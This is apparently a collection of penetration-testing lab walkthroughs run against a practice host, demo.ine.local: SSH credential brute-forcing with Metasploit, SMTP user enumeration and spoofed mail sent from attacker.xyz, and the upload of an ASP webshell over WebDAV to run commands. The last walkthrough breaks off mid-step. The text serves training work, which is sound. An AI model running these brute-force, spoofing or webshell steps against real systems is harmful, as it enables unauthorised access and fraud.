

LAB-SSH_LOGIN

Commands:

msfconsole

use auxiliary/scanner/ssh/ssh_version

set RHOSTS demo.ine.local

exploit

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/ssh/ssh_version) > exploit

[*] 192.195.154.3 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIDQNOa6QL7Ut9y1RWimBpHbuhZdjMn2nPLc96oZZh8u2
[*] 192.195.154.3 - SSH server version: SSH-2.0-OpenSSH_7.9p1 Ubuntu-10
[*] 192.195.154.3 - Server Information and Encryption
```

Type	Value	Note
encryption.compression	none	
encryption.compression	zlib@openssh.com	
encryption.encryption	chacha20-poly1305@openssh.com	
encryption.encryption	aes128-ctr	
encryption.encryption	aes192-ctr	
encryption.encryption	aes256-ctr	
encryption.encryption	aes128-gcm@openssh.com	
encryption.encryption	aes256-gcm@openssh.com	
encryption.hmac	umac-64-etm@openssh.com	
encryption.hmac	umac-128-etm@openssh.com	
encryption.hmac	hmac-sha2-256-etm@openssh.com	
encryption.hmac	hmac-sha2-512-etm@openssh.com	
encryption.hmac	hmac-sha1-etm@openssh.com	
encryption.hmac	umac-64@openssh.com	
encryption.hmac	umac-128@openssh.com	
encryption.hmac	hmac-sha2-256	
encryption.hmac	hmac-sha2-512	
encryption.hmac	hmac-sha1	
encryption.host_key	rsa-sha2-512	
encryption.host_key	rsa-sha2-256	
encryption.host_key	ssh-rsa	
encryption.host_key	ecdsa-sha2-nistp256	Weak elliptic curve
encryption.host_key	ssh-ed25519	
encryption.key_exchange	curve25519-sha256	
encryption.key_exchange	curve25519-sha256@libssh.org	
encryption.key_exchange	ecdh-sha2-nistp256	
encryption.key_exchange	ecdh-sha2-nistp384	
encryption.key_exchange	ecdh-sha2-nistp521	
encryption.key_exchange	diffie-hellman-group-exchange-sha256	
encryption.key_exchange	diffie-hellman-group16-sha512	
encryption.key_exchange	diffie-hellman-group18-sha512	
encryption.key_exchange	diffie-hellman-group14-sha256	
encryption.key_exchange	diffie-hellman-group14-sha1	
fingerprint_db	ssh.banner	
openssh.comment	Ubuntu-10	
os.cpe23	cpe:/o:canonical:ubuntu_linux:19.04	
os.family	Linux	
os.product	Linux	
os.vendor	Ubuntu	
os.version	19.04	
service.cpe23	cpe:/a:openbsd:openssh:7.9p1	
service.family	OpenSSH	
service.product	OpenSSH	
service.protocol	ssh	
service.vendor	OpenBSD	
service.version	7.9p1	

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

We will now use ssh_login module to find the valid credentials to access the ssh server.

Commands:

use auxiliary/scanner/ssh/ssh_login

```

set RHOSTS demo.ine.local
set USER_FILE /usr/share/metasploit-framework/data/wordlists/
common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/
common_passwords.txt
set STOP_ON_SUCCESS true
set VERBOSE true
exploit

```

```

msf6 auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.195.154.3:22 - Starting bruteforce
[-] 192.195.154.3:22 - Failed: 'sysadmin:yourface'
[!] No active DB -- Credential data will not be saved!
[-] 192.195.154.3:22 - Failed: 'sysadmin:yahoo2'
[-] 192.195.154.3:22 - Failed: 'sysadmin:window1'
[-] 192.195.154.3:22 - Failed: 'sysadmin:whoareyou'
[-] 192.195.154.3:22 - Failed: 'sysadmin:vivianita'
[-] 192.195.154.3:22 - Failed: 'sysadmin:valkyrie'
[-] 192.195.154.3:22 - Failed: 'sysadmin:unbreakable'
[-] 192.195.154.3:22 - Failed: 'sysadmin:trustgod'
[-] 192.195.154.3:22 - Failed: 'sysadmin:trini'
[-] 192.195.154.3:22 - Failed: 'sysadmin:trapstar'
[-] 192.195.154.3:22 - Failed: 'sysadmin:touchdown'
[-] 192.195.154.3:22 - Failed: 'sysadmin:toomuch'
[-] 192.195.154.3:22 - Failed: 'sysadmin:tolkien'
[-] 192.195.154.3:22 - Failed: 'sysadmin:tickles'
[-] 192.195.154.3:22 - Failed: 'sysadmin:texastech'
[-] 192.195.154.3:22 - Failed: 'sysadmin:tenchi'
[-] 192.195.154.3:22 - Failed: 'sysadmin:teetee1'
[+] 192.195.154.3:22 - Success: 'sysadmin:hailey' 'uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin) Linux demo.ine.local 6.8.0-36-ge
neric #36-Ubuntu SMP PREEMPT_DYNAMIC Mon Jun 10 10:49:14 UTC 2024 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.195.154.2:38499 → 192.195.154.3:22) at 2024-07-09 14:41:21 +0530

```

Step 5: Find the flag.

Commands:

```

sessions
sessions -i 1
find / -name "flag"
cat /flag

```

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
--				
1	shell	linux	SSH root @ 192.195.154.2:38499	→ 192.195.154.3:22 (192.195.154.3)

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
sysadmin
find / -name "flag"
find: '/etc/ssl/private': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/private': Permission denied
find: '/var/log/private': Permission denied
find: '/root': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/7/task/7/fd': Permission denied
find: '/proc/7/task/7/fdinfo': Permission denied
find: '/proc/7/task/7/ns': Permission denied
find: '/proc/7/fd': Permission denied

find: '/proc/64/map_files': Permission denied
find: '/proc/64/fdinfo': Permission denied
find: '/proc/64/ns': Permission denied
find: '/proc/75/task/75/fd': Permission denied
find: '/proc/75/task/75/fdinfo': Permission denied
find: '/proc/75/task/75/ns': Permission denied
find: '/proc/75/fd': Permission denied
find: '/proc/75/map_files': Permission denied
find: '/proc/75/fdinfo': Permission denied
find: '/proc/75/ns': Permission denied
/flag

cat /flag
eb09cc6f1cd72756da145892892fbf5a

```

This reveals the flag to us.

Flag: eb09cc6f1cd72756da145892892fbf5a

Conclusion


In this lab, we explored a couple of metasploit modules related to SSH and ran them against the target.

References

- [SSH](#)
- [Telnet Login Auxiliary Module](#)
- [Telnet Version Detection Auxiliary Module](#)

lab-SMTP Enumeration

Step 1: Open the lab link to access the Kali machine.



Step 2: What is the SMTP server name and banner.

Answer:

Server: Postfix

Banner: openmailbox.xyz ESMTP Postfix: Welcome to our mail server.

Command:

```
nmap -sV -script banner demo.ine.local
```

```
[root@INE -]# nmap -sV -script banner demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 09:45 IST
Nmap scan report for demo.ine.local (192.146.134.3)
Host is up (0.000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_banner: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
MAC Address: 02:42:C0:92:86:03 (Unknown)
Service Info: Host: openmailbox.xyz

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Step 3: Connect to SMTP service using netcat and retrieve the hostname of the server (domain name).

Answer:

openmailbox.xyz

Command:

```
nc demo.ine.local 25
```

```
[root@INE ~]# nc demo.ine.local 25
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
```

Step 4: Does user "admin" exist on the server machine? Connect to SMTP service using netcat and check manually.

Answer:

Yes

Command:

VRFY admin@admin@openmailbox.xyz

```
[root@INE ~]# nc demo.ine.local 25
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
VRFY admin@admin@openmailbox.xyz
252 2.0.0 admin@admin@openmailbox.xyz
```

Step 5: Does user "commander" exist on the server machine? Connect to SMTP service using netcat and check manually.

Answer:

No

Command:

VRFY commander@openmailbox.xyz

```
VRFY commander@openmailbox.xyz
550 5.1.1 <commander@openmailbox.xyz>: Recipient address rejected: User unknown in local recipient table
```

Step 6: What commands can be used to check the supported commands/capabilities? Connect to SMTP service using telnet and check.

Commands:

telnet demo.ine.local 25

HELO attacker.xyz

EHLO attacker.xyz

```
[root@INE ~]# telnet demo.ine.local 25
Trying 192.146.134.3 ...
Connected to demo.ine.local.
Escape character is '^].
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
HELO attacker.xyz
250 openmailbox.xyz
EHLO attacker.xyz
250-openmailbox.xyz
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
```

Step 7: How many of the common usernames present in the dictionary /usr/share/commix/src/txt/usernames.txt exist on the server. Use smtp-user-enum tool for this task.

Answer:

8

Command:

```
smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t
demo.ine.local
```

```

└─(root@INE)-[~]
# smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t demo.ine.local
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

|----- Scan Information -----|
|----- Scan Information -----|  

Mode ..... VRFY  

Worker Processes ..... 5  

Usernames file ..... /usr/share/commix/src/txt/usernames.txt  

Target count ..... 1  

Username count ..... 125  

Target TCP port ..... 25  

Query timeout ..... 5 secs  

Target domain .....
##### Scan started at Thu Jul 11 09:50:51 2024 #####
existse.local: admin
existse.local: administrator
existse.local: mail
existse.local: postmaster
existse.local: root
existse.local: sales
existse.local: support
demo.ine.local: www-data exists
##### Scan completed at Thu Jul 11 09:50:51 2024 #####
8 results.  

125 queries in 1 seconds (125.0 queries / sec)

└─(root@INE)-[~]
# 

```

Step 8: How many common usernames present in the dictionary /usr/share/metasploit-framework/data/wordlists/unix_users.txt exist on the server. Use suitable metasploit module for this task.

Answer:

20

Commands:

```

msfconsole -q
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS demo.ine.local
exploit

```

```

└─(root@INE)-[~]
# msfconsole -q
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.146.134.3:25      - 192.146.134.3:25 Banner: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
[*] 192.146.134.3:25      - 192.146.134.3:25 Users found: admin, administrator, backup, bin, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, postmaster, proxy, sync, sys, uucp, www-data
[*] demo.ine.local:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > 

```

Step 9: Connect to SMTP service using telnet and send a fake mail to root user.

Commands:

```

telnet demo.ine.local 25

```

HELO attacker.xyz
mail from: admin@attacker.xyz
rcpt to:root@openmailbox.xyz
data
Subject: Hi Root
Hello,
This is a fake mail sent using telnet command.
From,
Admin

Note: There is a dot(.) in the last line which indicates the termination of data.

```
[root@INE]~# telnet demo.ine.local 25
Trying 192.146.134.3 ...
Connected to demo.ine.local.
Escape character is '^>'.
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
HELO attacker.xyz
250 openmailbox.xyz
mail from: admin@attacker.xyz
250 2.1.0 Ok
rcpt to:root@openmailbox.xyz
250 2.1.5 Ok
data
Subject: Hi Root
Hello,
This is a fake mail sent using telnet command.
From,
Admin
.354 End data with <CR><LF>.<CR><LF>

250 2.0.0 Ok: queued as F26B016D4E8E
```

Step 10: Send a fake mail to root user using sendemail command.

Command:

```
sendemail -f admin@attacker.xyz -t root@openmailbox.xyz -s
demo.ine.local -u Fakemail -m "Hi root, a fake from admin" -o tls=no
```

```
[root@INE]~# sendemail -f admin@attacker.xyz -t root@openmailbox.xyz -s demo.ine.local -u Fakemail -m "Hi root, a fake from admin" -o tls=no
Jul 11 10:21:16 ine sendemail[9779]: Email was sent successfully!
```

```
[root@INE]~#
```

Conclusion


In this lab, we looked at the basics of Postfix SMTP server reconnaissance.

References

1. [Postfix](#)
2. [smtp-user-enum](#)
3. [sendmail](#)
4. [Metasploit Module: SMTP User Enumeration Utility](#)

Lab- Windows IIS Server DAVtest

Step 1: Open the lab link to access the Kali machine.



Step 2: Run a Nmap scan against the target.

Command:

nmap demo.ine.local

```
[root@INE]~# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 09:36 IST
Nmap scan report for demo.ine.local (10.0.31.40)
Host is up (0.0027s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

```
[root@INE]~#
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.

Running http-enum nmap script to discover interesting directories.

Command:

```
nmap --script http-enum -sV -p 80 demo.ine.local
```

```
[root@INE]~# nmap --script http-enum -sV -p 80 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 09:37 IST
Nmap scan report for demo.ine.local (10.0.31.40)
Host is up (0.0026s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
```

```
[root@INE]~#
```

We have found the webdav directory also received 401 error i.e Unauthorized.

Step 4: Running davtest tool.

Command:

```
davtest -url http://demo.ine.local/webdav
```

```

└─(root@INE)-[~]
# davtest -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN          FAIL:  http://demo.ine.local/webdav    Unauthorized. Basic realm="demo.ine.local"
# 

```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_123321.

Command:

```
davtest -auth bob:password_123321 -url http://demo.ine.local/webdav
```

```

└─(root@INE)-[~]
# davtest -auth bob:password_123321 -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN          SUCCEED:      http://demo.ine.local/webdav
*****
NOTE      Random string for this session: Aq0e5dckMtF
*****
Creating directory
MKCOL        SUCCEED:      Created http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF
*****
Sending test files
PUT  txt    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
PUT  pl     SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.pl
PUT  html   SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
PUT  jsp    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jsp
PUT  php    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.php
PUT  cgi    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cgi
PUT  jhtml   SUCCEED:     http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jhtml
PUT  shtml   SUCCEED:     http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.shtml
PUT  cfm    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cfm
PUT  asp    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp
PUT  aspx   SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.aspx
*****
Checking for test file execution
EXEC  txt   SUCCEED:      http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
EXEC  txt   FAIL
EXEC  pl    FAIL
EXEC  html  SUCCEED:     http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
EXEC  html  FAIL
EXEC  jsp   FAIL
EXEC  php   FAIL
EXEC  cgi   FAIL

```

```

EXEC pl FAIL
EXEC html SUCCEED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
EXEC html FAIL
EXEC jsp FAIL
EXEC php FAIL
EXEC cgi FAIL
EXEC jhtml FAIL
EXEC shtml FAIL
EXEC cfm FAIL
EXEC asp SUCCEED: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp
EXEC asp FAIL
EXEC aspx FAIL

*****
/usr/bin/davtest Summary:
Created: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.pl
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jsp
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.php
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cgi
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.jhtml
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.shtml
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.cfm
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp
PUT File: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.aspx
Executes: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.txt
Executes: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.html
Executes: http://demo.ine.local/webdav/DavTestDir_Aq0e5dckMtF/davtest_Aq0e5dckMtF.asp

```

```

└─# 

```

We can notice, we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

Step 5: Upload a .asp backdoor on the target machine to /webdav directory using cadaver utility.

The .asp backdoor present in “/usr/share/webshells/asp/” directory. i.e /usr/share/webshells/asp/webshell.asp

Command:

```

cadaver http://demo.ine.local/webdav
Enter credentials: bob:password_123321

```

```

└─# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll: DavTestDir_Aq0e5dckMtF          0 Jul 10 09:39
      AttackDefense.txt            13 Jan  2 2021
      web.config                  168 Jan  2 2021
dav:/webdav/> 

```

We can interact with the webdav directory using the cadaver tool.

Step 6: Uploading asp backdoor to the IIS web server in webdav directory.
Commands:

```
put /usr/share/webshells/asp/webshell.asp
```

```
ls
```


```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=====] 100.0% of 1362 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll: DavTestDir_Aq0e5dckMtF          0 Jul 10 09:39
      AttackDefense.txt            13 Jan  2 2021
      web.config                  168 Jan  2 2021
      webshell.asp                1362 Jul 10 09:42
dav:/webdav/> █
```

We have successfully uploaded the backdoor.

Step 7: Access the backdoor using the firefox browser.

URL: <http://demo.ine.local/webdav>

Enter credentials: bob:password_123321



We can enter Windows commands in the text-box input field.

URL: <http://demo.ine.local/webdav/webshell.asp>

The screenshot shows a Firefox browser window. The address bar contains "demo.ine.local/webdav/webs" followed by a red 'X'. Below the address bar are standard navigation buttons (back, forward, search, etc.). The main content area displays the following text:

```
\DOTNETGOAT\bobdemo.ine.local

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.0.31.40
```

We can also input the command inside the URL query string parameter.
URL: <http://demo.ine.local/webdav/webshell.asp?cmd=whoami>

The screenshot shows a Firefox browser window. The address bar contains "demo.ine.local/webdav/webshell.asp?cmd=whoami". Below the address bar are standard navigation buttons. The main content area displays the following text:

```
whoami
Run

\DOTNETGOAT\bobdemo.ine.local

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.0.31.40iis apppool\defaultapppool
```

We are running as an IIS apppool.

Step 8: Read the flag.

Check the content of the C:\ drive.

URL: <http://demo.ine.local/webdav/webshell.asp?cmd=dir+C%3A%5C>

demo.ine.local/webdav/webshell.asp?cmd=dir+C%3A\

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

\\\dotnetgoat\\bobdemo.ine.local

The server's port:
80

The server's software:
